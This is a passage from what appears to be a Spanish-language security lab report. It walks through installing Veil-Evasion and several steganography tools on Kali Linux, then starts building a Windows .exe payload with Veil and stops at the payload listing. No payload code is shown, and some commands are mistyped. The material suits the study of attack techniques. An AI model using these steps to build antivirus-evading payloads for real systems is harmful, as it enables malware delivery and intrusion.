


Imagen 41: Últimos procesos de instalación de Veil

42. Se copia la ruta a pasar por console para emplear lo pendiente de instalación




Imagen 42: Se realiza paso de copia de ruta para finalizar Veil

43. Empieza el proceso de instalación pendiente de Veil




Imagen 43: Proceso de reinstalación de Veil

44. Se abre una terminal en segundo plano para emplear instalación de paquetes requeridos




Imagen 44: Detalles finales de instalación de Veil

45. Procede aún la instalación de la herramienta veil con paciencia cada uno de los requisitos de su funcionamiento.

Imagen 45: Continuación de proceso de instalación Veil

46. Finaliza la instalación correctamente mandando un mensaje de “Done”.

Imagen 46: Proceso de instalación de Veil –Evasion Finalizado

47. Con el comando “veil” se ejecuta la herramienta y se observa un menu como portal con el comando “use 1” se presenta la opcion de evasion de la herramienta para así listar los payloads.




Imagen 47: Portal de Inicio de Veil

48. Con el comando “list” se presenta en lista los Payloads.




Imagen 48: Comando List para ver la lista de Exploits

Instalación de StegoHide

49. Con el comando “apt-gt install steghide” se procede la instalación de la herramienta




Imagen 49: Instalación de Steghide

50. Se instala todas las dependencias de la herramienta de manera exitosa




Imagen 50: Proceso de instalación de StegHide

Instalación de StegoSuite

51. Con el comando “apt-get install stegosuite” se procede a instalar la herramienta




Imagen 51: Instalación de StegoSuite

52. Sin embargo, la herramienta ya cuenta en el paquete predeterminado de Kali Linux




Imagen 52: Proceso de instalación de StegoSuite

Instalación de Poweglot

53. Para la instalación de Powerglot se procede a clonar el repositorio con el comando “git clone https://github.com/mindcrypt/powerglot.git”




Imagen 53: Instalación de PoweGlot

54. Se clona exitosamente el repositorio de powrglot




Imagen 54: Proceso de instalación de PowerGlot

Instalación de outguess

55. Con el comando "apt-get outguess" se instala las dependencias de la herramienta

Imagen 55: Instalación de outguess

56. Exitosamente todo es instalado correctamente para su funcionamiento.




Imagen 56: Proceso de instalación de outguess

ANEXO #2
FASE DE INTERVENCIÓN

DISEÑO DE PAYLOAD #1: EJECUTABLE .EXE CON VEIL - EVASION

1. Una vez instalado la herramienta veil, se procede a levantar la herramienta con el comando veil para asi presenciar el menú general.




Imagen 57: Creación de Payload – Veil Evasion

2. Con el comando use 1, seleccionamos la sección de evasión y se emite el comando list para observar los payloads existente en la herramienta.

